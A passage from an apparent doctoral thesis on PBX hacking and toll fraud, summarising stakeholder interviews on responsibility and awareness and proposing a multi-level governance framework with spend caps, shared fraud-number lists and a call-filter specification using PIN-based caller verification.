Various participants had different opinions on who could or should be more responsible. This could be for informing, actively trying to reduce occurrences or tracking down criminals etc. Table 7.3 shows (excluding businesses being mostly responsible) a theme whereby mostly Policy Specialists (including Trust and Privacy Expert) feel it is the job of the NRA to have more responsibility. Cyber Security Specialists feel it is the job of the Police and National Cyber Security Centre because of the cyber security nature of the crime. Lawyers feel it should be the responsibility of the NRA or higher up at the European level due to the cross-border nature. Although, the Commercial Lawyer expands and implies that multiple stakeholders could have more of a responsibility. Taking the overall participants response and based on the general findings throughout this chapter, it could be a multi-stakeholder responsibility and this reinforces the idea that each stakeholder involved should have some responsibility.

Table 7.3 - Summary of who could or should be responsible

Participant	Who could/should be responsible?
Policy Specialist	NRA or authorities
Policy Specialist	Member State (based on them having daily application of fraud)
Policy Specialist	NRA
Cyber Security Specialist	National Cyber Security Centre
Cyber Security Specialist	Police/National Cyber Security Centre (specifically not providers)
Cyber Security Specialist	Not necessarily NRA, could be internal fraud team or person who deals with security within the business. However, NRA would have a role to play in changing the framework to make customers aware (not necessarily informing them).
National Regulatory Authority	Communications Provider
Technology and Data Protect Lawyer	NRA
Commercial Lawyer	European level based on cross border element
Trust and Privacy Expert	NRA (not the complete responsibility of provider or user)

A Cyber Security Specialist highlights that they feel operators should be more open about the risks of using their services. The participant highlighted that providers are motivated to sell and customers could be dissuaded from purchasing. This is interesting as a provider does not want to scare the customer away. Especially where one provider could over warn the customer, while another does not even inform the customer, potentially giving the impression that customer may not experience such issues with them. Furthermore, as implied by a Trust and Privacy Expert, there could be a conflict of interest if the provider is allowed to just decide what is in the best interests of the customer.

7.6 Conclusion

Awareness

Among participants, there was minimal awareness of PBX hacking, Toll Fraud or its various other known names such as International Revenue Share Fraud, including its costs and consequences. Notably many Policy Specialists were not aware of this fraud and those participants that were, are those who had gained awareness of this through previous experience. In contrast to this, there was a general awareness among participants of other telecom fraud, notably Wangiri (missed called) fraud.

All participants could understand fairly quickly, with minimal explanation, how the fraud works and the problems it causes. There was genuine shock among many participants on explaining how much money could be involved and how quickly the significant cost and damaging an attack could become. This was witnessed first-hand by a participant who had been a victim.

Payment Services Sector

There was shock among most participants when they discovered this type of fraud has been linked to terrorism funding. On several occasions, participants drew upon comparisons and examples within the payment services sector regarding how Financial Services Providers need to protect customers and where responsibility should lie. It was felt among some participants that each party involved in the call chain should have some responsibility as similar to the Financial Services Sector. It was also implied given the size of the money involved and the implications of money laundering with potential terrorism funding opportunities derived from this kind of fraud, questions were raised whether more responsibility could also be put on banks.

Responsibility

All participants agreed in principle that more should be done in reducing this kind of fraud and that businesses have to be made aware. There was also a general consensus that responsibility should be shared and that no single party should take all responsibility in reducing this. However, there was unanimous agreement that the end user is ultimately responsible for securing equipment. Although, some suggested they could be secured for the customer either by default or provided via support (such as a sample secure configuration) in achieving this. It was noted among participants that a key element to reducing this fraud, as well as misuse of other technologies such as IoT, was end user awareness. However, opinion of how awareness could be increased was mixed whereby some participants believed police type authorities should take the lead. While others believed regulators and the providers should take more of a responsibility, including having elements in certification schemes to help raise awareness.

Companies of various sizes will have access to different levels of resources and generally smaller businesses could be more vulnerable to attacks, in terms of lack of specialist skills, but also financial resilience to survive an attack. Among some policy specialists, there were opinions that it was for Member States to be leading on fraudulent misuse and that in some cases there was

already rules in Directives to assist. However, in the discussion, it was inferred these policy remedies are not practical in mitigating PBX hacking or IRSF due to attacker agility and sophistication of the fraud. This would suggest policy design deficiencies, which had failed to foresee the misuse of communications networks in such a sophisticated and technical fraud.

Chapter 8: Research Discussion & Framework

This chapter draws together the individual findings of this research and discusses the elements from an interdisciplinary approach. The findings conclude that no single satisfactory solution to mitigation exists. This leads to a novel Multi-Level Governance Framework being proposed for reducing instances of Toll Fraud through hacked phone systems that could be applied at the UK or European level. Findings of this research highlighted that other next generation technologies (such as IoT) also have problems with awareness and risk. Due to similar policy rulings being applied, this has enabled the framework to be multi-purpose and can be adapted for other technologies to reduce misuse where user devices connect via a Public Electronic Communications Network (IoT, Web 2.0, Smart Homes etc.).

The framework contains an anti-fraud system. Since this research has concentrated on the example of Toll Fraud, a specification for a filter has been conceptualised by merging multiple background research examples, and findings from the Honeypot conducted in Chapter 6.

In this chapter, Section 8.1 contains a discussion of the overall research. Section 8.2 presents a framework based on the discussion, including key considerations and how the framework can be adapted. Section 8.3 discusses in detail with an example of a specification of a filter to be used as part of the framework solution, whereby Section 8.4 discusses policy and legal instruments required to implement such a framework. Section 8.5 concludes the chapter.

8.1 Thesis Discussion

In Chapter 6, the Honeypot experiment demonstrated (through comparison to previous research conducted) the scale and size of these attacks are increasing. Furthermore, in Chapter 7, research interviews concluded the majority of stakeholders were not aware of this, specifically around the major amounts of money involved and cost impacts on business. The stakeholders were from a range of fields including Cyber Security Experts, Legal professionals, European Policy Specialists and an NRA. Whereby stakeholders either had no knowledge or limited knowledge of the full impact.

This raises serious concern of an unknown growing cyber security threat among businesses through a channel what could be defined as utility usage (i.e. essential). But, little awareness of

this currently exists among stakeholders. Seemingly policy specialists have little, to no awareness, and are therefore unable to create rules to safeguard against this. Furthermore, cyber security experts are unable to advise their clients (businesses) or governments to also protect themselves against this threat. This information cycle appears to be broken. This could be due to of a number of reasons such as those identified by Europol and Trend Micro, which explains that providers may fear additional regulation or extra costs [62] and therefore have no incentive to push through their concerns at an industry level. In addition, as identified in Chapter 3, as far as the provider is concerned, this is service misuse for which the customer is responsible, since it was their customers equipment, not their network compromised.

Through the research interviews conducted in Chapter 7, once stakeholders understood what the consequences were and how the fraud occurs, there was general consensus that more measure in response and more actions were needed. Participants believed that no single party should bear all responsibility, but it should be a shared responsibility among various stakeholders. Opinions on who, where and how this should be achieved were mixed.

PBX hacking is a special example of cybercrime. Rarely does a cybercrime have an immediate direct financial cost, cybercrime typically generates indirect costs through regulatory fines, extortion, loss of business continuity (encrypting malware) or litigation. Furthermore, as identified in Chapter 7 (comparison with the Financial Services Sector), whereby there is a direct financial impact to cybercrime, responsibility is firmly placed on the Financial Services Sector who act as 'gatekeeper' for financial transactions to prevent fraud. For traditional transactions, where the banks have significant data to make machine learning decisions, this works effectively. However, in this scenario, the bank would not be aware of any fraud as it would appear that a business is only paying their phone bill. In addition, AML and KYC (as identified by an interview participant) is an important mechanism which requires all parties to be aware and act towards a general consensus for preventing criminal and terrorism funding. Furthermore, there are indirect costs on economies as highlighted in Chapter 3, providers may block an entire country from being called if there is a high level of fraud which could have indirect social and economic consequences. These are typically small developing nations.

In the background literature it was identified that telecom fraud does fund terrorism. Furthermore, through Chapter 6, the scale, sophistication, well-resourced and persistence of attackers would suggest there is an Advance Persistent Threat (APT) specialising in this kind of

fraud. This was reinforced over the Christmas 2018 period which saw attacks almost disappear. Although further Christmas periods (2019 and 2020) saw high volume attacks suggesting further progression in their automation. As highlighted by several interview participants, this is not an opportunistic operation, but a professional, well organised cyber operation, and also financial operation given the value of money this crime generates. In Chapter 3, it was discussed through a report conducted by Europol and Trend Micro that IRSF is a mechanism for conducting Money Laundering, which is being used to *"prop up failing economies"* [3]. If this finding is true, given the amount of money estimated and links to terrorism financing, then PBX hacking could be a significant national security issue. This is due to it undermining current AML policy and means businesses are unintentionally funding organised crime and terrorism activities.

As explained in Chapter 2, Toll Fraud has been in existence for many years. However, PBX hacking to conduct Toll Fraud is something which has been growing for a number of years, although little is being or has been done. As discussed in Chapter 3, certain governmental organisations are starting to slowly look at this further. Examples of this are Europol and BEREC. Therefore, the PBX hacking element of Toll Fraud could still be classed as in its infancy.

Many European countries, including the United Kingdom will be switching off their legacy telecom networks in the coming years. As businesses require more functionality, PBXs are becoming 'Smart' and part of the IoT ecosystem. They allow businesses to make use of a wide range of unified communication functionalities. However, doing so require these machines to be made publicly accessible on the internet. Although larger enterprises may have cyber security teams, many smaller businesses do not. This is because smaller businesses lack both financial and technical resources. These businesses wouldn't necessarily think this equipment was a security risk, since from a data protection standpoint would not have much personal data stored (if any at all), leading to them incorrectly being classed as low risk. It should be highlighted that nothing within this research has found evidence to suggest that personal data is the objective of the attackers.

In Chapter 3, an analysis was performed (which was reinforced in Chapter 7) to show there is a regulatory and policy loophole making it possible for providers not to bear any liability when a customer's PBX has been hacked. This is in part because their equipment creates a private electronic communications network (Figure 3.1). This is also in part due to the regulatory frameworks not defining misuse or fraud as a security issue. Enhancing the definitions of this

would not work, as this would create its own problems including defining misuse, fraud, being technically possible to identify and could as highlighted in Chapter 7, encourage negligence (moral hazard) if providers were completely responsible. An interview participant in Chapter 7 highlighted an expectation of trust when a consumer or business (especially a small business) enters into a contractual relationship. It was noted that generally the customer or small business would put more weight on trust than a contract, although legally the contract would prevail. The trust element would be whereby the provider would have the best interest of the customer at heart, although as demonstrated through litigation examples in Chapter 3, each EU member state has different local laws. For example, in the Netherlands the Dutch Civil Code imposes requirements on service providers to have a duty of care and best interests of their customers. In the United Kingdom no such rule exists. It is worth remembering that within the United Kingdom for communication services, businesses below a certain size are treated similar to consumers and enjoy similar rights [97] [151]. It could be argued it is this subset who are most vulnerable. In Chapter 3, BEREC suggested multiple stakeholders have responsibilities for informing businesses of the risks of this fraud. This was also reinforced in the findings from the research interviews.

The issues and points raised in this discussion in a bigger context of IoT and smart devices apply equivalently. Over the past 10 years, the technology use by consumers and businesses has increased significantly. Many technology products and services that exist today were in their infancy or did not exist 10 years ago. Subsequently, Cyber Security risks that exist today are significantly more advanced than 10 years ago (much communication policy was drafted and discussed 20+ years ago). Consumers and businesses are bringing devices into their own home and businesses without much regard to the security and potential consequences of devices should they go wrong. It is not unheard for hacked IoT devices to be commandeered into a botnet to mine Cryptocurrency, whereby the individual cost on a consumer or business is minimal and may go unnoticed. At the other end of the spectrum are far more concerning threats, for example, smart devices could become a significant national or even a life risk. Should a Smart Oven be hacked and left to remain on all through the night, it could cause a fire. Should a botnet of compromised IoT devices attack national infrastructure, it could affect millions of people. Consumers and small businesses are unaware that the latest gadgets could have serious consequences. Manufacturers and service providers are not necessarily informing their customers of the risks and consequences as it would most likely put the customer off from purchasing. For

[151] https://www.ofcom.org.uk/advice-for-businesses/knowing-your-rights/gen-conditions [Date Accessed: 12/4/2021]

this reason, a manufacturer or service provider of this equipment and service would have a conflict of interest in being completely responsible for the level of information given to their customer (consumer or business), as they would be able to control the narrative.

In the large scope of cyber security threats, PBX hacking is a niche in comparison, but a high risk of occurrence, as an attack can easily be monetised and, as shown in Chapter 2 and Chapter 6, is fairly common. Within minutes of making a PBX accessible to the public internet, it is under attack. Other cyber security attacks typically result in extortion, blackmail or phishing, which are fairly well known. However, it would appear (based on Research Interviews in Chapter 7) cyber security professionals are mostly unaware of PBX hacking, resulting in a knowledge gap, should cyber security experts be asked to consult on a firm's cyber security strategy. This is evident in Chapter 7, which saw Cyber Security Experts unaware of this and a FTSE250 business suffer from this kind of attack, whereby they thought they had put sufficient cyber security safeguards in place and regularly reviewed their procedures. This raises the question, if a FTSE250 organisation can be affected, when they thought they had been diligent enough to secure their network, how is a small business supposed to defend themselves with less resources?

Government organisations do provide information about some of the threats that exist with IoT. However, it is up to individuals and businesses to go intentionally looking for this information, and if they do not know to look for this information, then they will most likely not look for it. As highlighted by several participants in Chapter 7, individuals or businesses would typically seek out this information, only if they are conducting a type of security audit such as Cyber Essentials or ISO27001. Furthermore, some threats are niche (such as PBX hacking) and therefore would not necessarily be on the primary threat concern of a government organisation that is providing information in a more general context.

8.2 Framework

The framework in this sub chapter incorporates the findings from the previous chapters. It is built to primarily focus as a method to reduce PBX hacking through increasing awareness and reducing the costs of IRSF should a PBX get hacked. However, communication policy is fairly broad and the policy holes that exist for this kind of fraud, also contribute to other risks that occur when using other kinds of IoT devices. So, this framework has been developed so it can be adapted to other

kinds of IoT threats. This adaption has been briefly discussed but is future work outside of the scope of this research.

8.2.1 Consideration of Key Points

In building the framework, the following key points were considered from the overall research conducted:

- Chapter 7:
    - Interview participants agreed that more measures should be in place with no single entity taking complete responsibility. i.e. shared responsibility.
    - Participants on several occasions appeared to be receptive to the idea that the service provider could distribute information about risks. Although, there were several concerns surrounding providers not wanting to be liable and each customer has a different setup and requirement.
    - Consumers and Businesses need to be told about risks of PBX hacking and other risks of service, so they are aware they need to protect themselves.
    - Some believed police authorities should take more responsibility, while others thought regulators.
- Chapters 2 and 3:
    - Reinforced by findings in Chapter 7, lack of awareness seems to be a key theme. i.e. there is a requirement for a better way of increasing awareness of risks that can occur when a technology service is misused.
- Chapters 2, 6 and 7:
    - Demonstrated that it is difficult to protect against attacks and multiple stakeholders (customer and CP) should take mitigatory actions to reduce and prevent attacks from happening in the first instance, hence reducing financial damage should customer equipment be compromised.
- Chapters 2,3,6 and 7:
    - Various public bodies typically produce infographics for consumers and business alongside various information campaigns.
    - In other sectors such as the Financial Services Sector, financial providers regularly distribute financial safety information.

- Chapter 3:
    - It was highlighted that through the General Conditions of Entitlement, NRAs are able to create certain rules.
    - Much work has been conducted in the mobile sector to prevent against bill shock for consumers and businesses.
    - In the United Kingdom, policies already exist in the mobile sector to limit call spend for consumers and businesses to prevent bill shock.
    - In the United Kingdom, CPs are already required to provide limitations of service in certain scenarios such as emergency services in the event of a power cut.
    - BEREC suggests multiple stakeholders have a role to play in increasing awareness
- Chapter 2:
    - Technical solutions are starting to come to market but are still in their infancy and lack third party auditable metrics to determine effectiveness. Although, a form of basic pattern recognition may be possible in real-time to determine if a call should progress or be blocked, this should not be solely relied upon.
    - Callers can be asked to enter a pin to verify it is a genuine intentional call.
- Chapters 3 and 7
    - Industry, NRAs and law enforcement have to work closer together.
    - The public can have trouble understanding latest technology.

8.2.2 Framework




Figure 8.1 – Framework

The framework shown in Figure 8.1 has been designed to be used in both the United Kingdom and European context. This demonstrates how the framework could be implemented for multiple types of governance scenarios. It is designed to be used by NRAs, Government Departments overseeing Communication Policy and other competent authorities who wish to reduce the occurrences and effects of PBX Toll Fraud. The framework is segregated into two core aims, whereby the aims are Increasing Awareness and Mitigating, Reducing and Intelligence. This is further split into vertical responsibilities of stakeholders (Multi-Level Governance) whereby the common purpose is to share responsibility in the overall bigger context in attempting to prevent PBX hacking through the "Prevention Information Flow" cycle. This cycle is designed to continuously feedback intelligence to policy, regulatory and law enforcement. Over time, intelligence increases within the cycle, then feeds into a bottom-up approach helping to increase awareness.

The vertical responsibilities have been laid out in a common format to how policies are created. This is where various stakeholders input into the policy creation process, which typically feeds back into iterations of various policies being proposed. The framework expands on this, encouraging closer working relationships by using a mechanism to also share information.

Increasing Awareness

The primary objective of the Increasing Awareness aim is to close the awareness gap identified in Chapter 7 and reinforced by suggestions of BEREC in Chapter 3. At the bottom of the framework, this would be an organisation deciding on the cyber security threats and what actions to take. In the UK this would be an organisation such as the National Cyber Security Centre (NCSC) who specialise in determining cyber security threats and mitigation actions for the public and private sector[152]. At the European Level, this could be ENISA, who perform a similar role to the NCSC, but at the European level[153]. Furthermore, this organisation (ENISA) would also work with BEREC, who provide support for the member state NRAs. Through consultation and intelligence with other industry stakeholders (Experts, Businesses, CPs and NRAs), these organisations would decide what an example threat (e.g. PBX hacking and running up a large phone bill) could be for a specific service (e.g. SIP Trunking) and an example mitigation (e.g. securing the PBX and only allowing IPs that are recognised). These are not definitive and will evolve over time, but are designed to provide examples and push businesses to decide whether to source further information and expertise.

Once the appropriate authority has decided what the threats and potential mitigations are for a specific service, this information is then passed to the national or member state NRA. In the case of the UK, this would be Ofcom. The NRA would produce a consolidated information sheet highlighting the risks and potential mitigations of a specific service type. The NRA would also require CPs to be open about example risks if a customers service was misused and provide example mitigations. Importantly (as highlighted in Chapter 7), this would not necessarily require CPs to think what the risks and potential mitigations are. Only to decide the format this information can be provided and distributed. The NRA would be responsible for producing this information, whereby reducing the liability of the CP which was a concern for several participants

[152] https://www.ncsc.gov.uk/section/about-ncsc/what-we-do [Date Accessed: 12/4/2021]
[153] https://www.enisa.europa.eu/about-enisa [Date Accessed: 12/4/2021]

in Chapter 7. Required policy instruments and potential work arounds to require CPs to disclose information are discussed in Section 8.4.

The CP would take the consolidated information sheet produced by the NRA and decide the best way for customers to receive such information. This decision is similar to a CP in the UK now needing to decide how to provide limitations of service information should the customer need to call emergency services when there is a power cut. Although, in this case no information sheet is provided (the CP being responsible on what information to provide and how). Similar to the emergency services information, the latest guidance is to be provided on Signup, renewal and annually. This guidance could also be provided at the same time as the emergency services information, but also in a welcome email, or attached to their monthly or quarterly bills. As discussed in Chapter 7, this could be similar to the way financial institutions currently undertake this when sending out cards or when they send out information about how to protect against financial crime.

Once the customer receives this information, it is then up to them to decide to learn more and source third party support if need be or alternatively engage with their supplier on how to get more advice. As discussed in Chapter 7, a participant highlighted this could be a *"premium service"* which could be an advisory or insurance type service offered from the provider.

Mitigating, Reducing, Intelligence

This aim is split into two sub-sections. Given the nature of the fraud, it is difficult to stop completely. However, there are ways policy makers, communication providers and law enforcement can collaborate to help reduce revenue streams, while increasing intelligence and awareness. Over the long term, it is thought that if money is taken out of hacking PBXs, then these devices will not be targeted. To clarify, this will not prevent a PBX from getting hacked, only reduce some of the serious consequences that can occur if a PBX is hacked and subsequently the customers service is misused.

<u>Mitigating</u>

The Mitigating sub-section aims to limit damage should a customers equipment get hacked. In the instance of PBX hacking and SIP Trunking, there should be bill control mechanisms enforced by

the NRA. This requires a CP to ask and subsequently limit a customers bill. This is similar to that seen in the United Kingdom for mobile services in Chapter 3, but expanding on its scope. Therefore, if the customers equipment was hacked and call attempts were made, then financial loss would be limited. Furthermore, if a customer did reach their spend limit, then it may prompt an investigation of why they have reached this limit to take further action if necessary.

In Chapter 3, it was highlighted that significant work at a local level in the United Kingdom has gone into preventing bill shock in Mobile Telephony, by capping the cost of bills. This requires CPs to ask their customers (consumer or business) to set a spend limit they would like for their mobile phone bill. The policy instrument requires that if a customer with inclusive minutes sets their cap to £0, then they can only call within their inclusive minutes. Given the NGN nature of VoIP Networks, these technical features already exist depending on the technology used. So there should be few technical barriers to enabling this on VoIP Networks. Although, in this specific example, it was not Ofcom who introduced this requirement, but an Act of Parliament. Therefore, to extend this to fixed line services in the United Kingdom, it would most likely require an Act to require Ofcom to enforce an equivalent for fixed line CPs. Required policy instruments and potential work arounds are discussed in Section 8.4.

Reducing & Intelligence

This section relies on 2 key elements to reduce the consequences of PBX hacking and increasing intelligence. The first element is an anti-fraud prevention system, taking into account the state-of-the-art technologies and techniques to filter out potential fraudulent calls. The second element, which includes findings from Chapter 7, on increasing collaboration between industry, regulatory and law enforcement to share known phone numbers involved in the fraud, which can be input into the anti-fraud prevention system.

When a person makes a phone call via their provider, through continual enhancements in technology, it is now possible to apply call bars and ban certain calls in real-time. In Chapter 2, several examples and solutions for attempting to detect IRSF calls were discussed. Although, the characteristics of these calls may make automated real-time prevention difficult (i.e. a decision is made in real-time to route the call) without inconveniencing the caller. In Chapter 7, this was reinforced with a business who had issues with a provider blocking numbers incorrectly. There may be metrics that could be looked at through characteristics, identified in Chapters 2 and 6, to

develop a low overhead call filter which can also act as a simple filter to block known numbers in real-time. Developing and testing a filter is outside of the scope of this research. Although, findings in this research are able to sufficiently produce a specification which lists what a filter should include. This specification is discussed in detail in Section 8.3.

The second element of this section is referring to increasing intelligence and sharing data on phone numbers known to be involved in PBX hacking. In Chapters 2 and 3, lists are beginning to emerge of known numbers involved in IRSF. However, most of the lists are commercial in nature, not regulated and limited in scope, as they rely on several parties to push data to them. Lists for fraud detection and prevention exist in many sectors. CIFAS[154] operates industry databases in the Financial Services Sector on fraud which are used to identify fraudsters.

In Chapter 3, it was identified that there are industry calls at the European level to facilitate a shared number database of known fraudulent numbers between CPs, NRAs and Law Enforcement. If this were the case, given the size of the EU and the number of operators involved, it would create a regularly updated list of known numbers that could be applied to CP block lists on a regular basis and, hence, provide additional metrics to assist in quantifying a problem.

In the European model it may be more appropriate for both the Member State CPs and local NRA to share suspected numbers with each other and then for both the NRA and EU Level to share data with each other. Although this would require each member states NRA to run their own database, it would allow for easier local NRA oversight. This method takes inspiration from Resolution 61 and suggestions to BEREC (Chapter 3).

In a use case example of the framework building intelligence, a customer may have reached their spend limit and therefore are unable to make calls. On investigating why they have reached their spend limit, they notice their PBX has been making expensive calls which cannot be accounted for. Subsequently, the business secures their PBX and highlights to their CP the calls they believe to be fraudulent. The CP investigates this and then shares the numbers with the NRA, who subsequently adds these numbers to the fraud list for other CPs to become aware of. The NRA (possibly in collaboration with the CP) shares these numbers with Law Enforcement as part of their ongoing investigations.

[154] https://www.cifas.org.uk [Date Accessed: 12/4/2021]

Another benefit to sharing known numbers involved in fraud (which is outside of the scope of this research) is using this to block calls originating and passing through networks which are known to be involved in other frauds, not just IRSF. This further prevents consumer and business harm.

8.2.3 Adaption of Framework

The framework in Section 8.2.2 demonstrates a framework for use in increasing awareness and reducing, mitigating and increasing intelligence in relation to PBX hacking and IRSF. In Chapter 3, the broadness, generality and multi-level governance nature of the laws, directives, regulations and various frameworks that apply to communication networks and services also apply to other contexts and use cases where a device uses a PECN or PECS.

Furthermore, in Chapter 7, discussions with some participants demonstrated that lack of awareness applied equally with other IoT Technologies. Even though this element is beyond the scope of this research, in the context of misuse it is similar. This is due to the way users equipment misuse their Public Electronic Communication Network and Service connection, which can expose them to different risk and harms. In addition, a PBX can be part of the IoT ecosystem depending on how it is used.

Therefore, the framework in Section 8.2.2 can be modified for various other IoT technologies and use cases where there is a need to increase awareness around the consequences of a specific service being misused. This can be generic whereby there is no direct reducing, mitigating or intelligence aim and only aims to increase awareness. Alternatively, depending on the context, where technically possible and feasible (in collaboration with a specific sector), it may be possible to mitigate, reduce and increase intelligence which can be used to input directly into increasing awareness similar to that seen in the framework in Section 8.2.2.

The flexibility of how the framework could be adapted is due to IoT devices still using a Public Electronic Communication Network to be able to communicate with each other. Therefore that public network (including the services that run on them) still falls under the various multi-level governance nature of regulations, directives, laws and frameworks. The adaption of this framework is further discussed in the Future Works section of Chapter 9.

8.3 Specification for a filter

In Section 8.2.2, a call filter was discussed as part of the anti-fraud system in the Reducing and Intelligence section. As discussed in Chapters 2 and 3, along with the findings in Chapter 6, the characteristics of this fraud make automated real-time prevention difficult. Therefore, it is presumed that the anti-fraud system at its core is a simple blacklist to block known numbers with potential for additional functionality being added.

Given the nature of the fraud, it is improbable that a technological solution alone will stop IRSF fraud with 100% accuracy. Furthermore, as discussed in Chapter 2, there are solutions that are beginning to enter the market and as highlighted in the chapter, complications can occur where numbers are blocked unintentionally which can lead to customer inconvenience. This was also reinforced by findings in Chapter 7. Furthermore, solutions that are beginning to enter the market are not necessarily transparent and it is difficult to understand how they benchmark and how they scale and perform under real carrier loads. Unlike other sectors, whereby a few second delay on a transaction completing is acceptable (e.g. card processing), in call establishment this is not. This is commonly known as Post Dialer Delay (PDD). This would mean that real-time machine learning in practice would most likely be unsuitable for this kind of fraud. This is because machine learning can be blackbox in nature (i.e. neural networks) and requires significant computing power, which can result in unreliable transaction times.

Contrary to the above statement, through background research conducted in Chapter 2 and research conducted in Chapters 6 and 7, there could be common similarities which may enable simple filtering to occur, based on known characteristics, and real-time events occurring, based at the network level. These characteristics could potentially be built into a filter which allows low transaction time filtering, limiting the PDD. Therefore, there are several requirements that should be part of any filter design:

- Low PDD Time – Any checks should not contribute significantly to the establishment of the ringing of the call
- Effortless for the customer – Any solution should not impact negatively on the customer experience
- Auditable – Any solution should be whitebox and not blackbox in nature.

8.3.1 Low PDD Parameters

PDD optimisation is important to limit the delay in establishing a phone call. Therefore, careful consideration is needed in deciding which parameters could be used when deciding the metrics. Based on findings in Chapters 2, 6 and 7, the following parameters could be checked in real-time and should not result in significant PDD:

- Destination Cost – Does the destination have a high cost? Attackers are more likely interested in calls where they will receive a financial reward, although as noted in Chapter 2, this reward per minute could be very small.
- Connection Fee – Does the destination number have a wholesale connection fee? A call with a connection fee could generate more revenue per minute on only answering the call for a second, hanging up and then redialling.
- Terminated Locally – Is the origination country the destination country? A call that is local is more likely to be genuine and hence, should fraud occur there are more likely to be mechanisms and options available to reverse the payment. Furthermore, this will make it potentially easier to identify the attackers.
- Call Concurrency – How many calls are going through? In Chapter 2, it was highlighted that once an attacker is able to call out, they attempt high frequency calling. There are 2 elements to this:
    - Concurrent Number – How many of the same origination number are going through to the same destination number? A customer is unlikely to call the same number at the same time.
    - Frequency Ratio – How many calls are attempting to be established over what time period? Frequent calling as highlighted in Chapter 2.
- Origination time of day – What is the time of day compared to the origination number. Large businesses could be using one central telephony provider and have all calls routed nationally and internationally through that provider. Therefore, what may be late at night for where the physical customer equipment is located, may be daytime where the end user of the PBX is located.

8.3.2 Caller Verification

Any filter solution could inadvertently block genuine phone calls and cause inconvenience to the customer (specifically if intelligence that is not 100% accurate is being used). Therefore, building on the findings in Chapter 2, a technique that could be used is Caller Verification. Instead of blocking a call that is inconvenient to the caller, a PIN code could be requested which is only known to the user, i.e. if a call is high risk, instead of blocking the call completely, the service provider asks the customer to enter a PIN known to the customer. Furthermore, for security reasons, the customer could also be sent an email or SMS notification that a high-risk call was made.

It is unlikely a hacker would know a PIN number set by the customer. Therefore, if an attacker hacks the customers PBX and attempts to make a call out, the verification should prevent expensive calls being made. This is because the calls are most likely generated automatically and are not initiated by a human, but furthermore if there is human intervention, they are unlikely to know the customers PIN number. The provider could also implement further minimum requirements such as:

- Minimum code length – i.e. at least 5 digits long.
- No simple passcodes – i.e. block repetitive and sequential codes (e.g. 00000, 12345 etc.).
- High risk blocked on X incorrect attempts for 24 hours – If the caller enters the PIN X number of times incorrectly, they are blocked from calling high risk destinations for 24 hours. This should prevent brute forcing.
- Limit high risk calls per X hours – The provider could limit the amount of high risk calls per X hours

8.3.3 Filter Solution Example

Given the complexity of voice networks at their core, there is no single solution that will fit all networks. However, considering the requirements in the previous sections, it is possible to build a schematic example of what the filter system could look like. This schematic example can be seen in Figure 8.2, in the form of an Activity Diagram. Numbers in the Activity Diagram represent the order sequence of events.

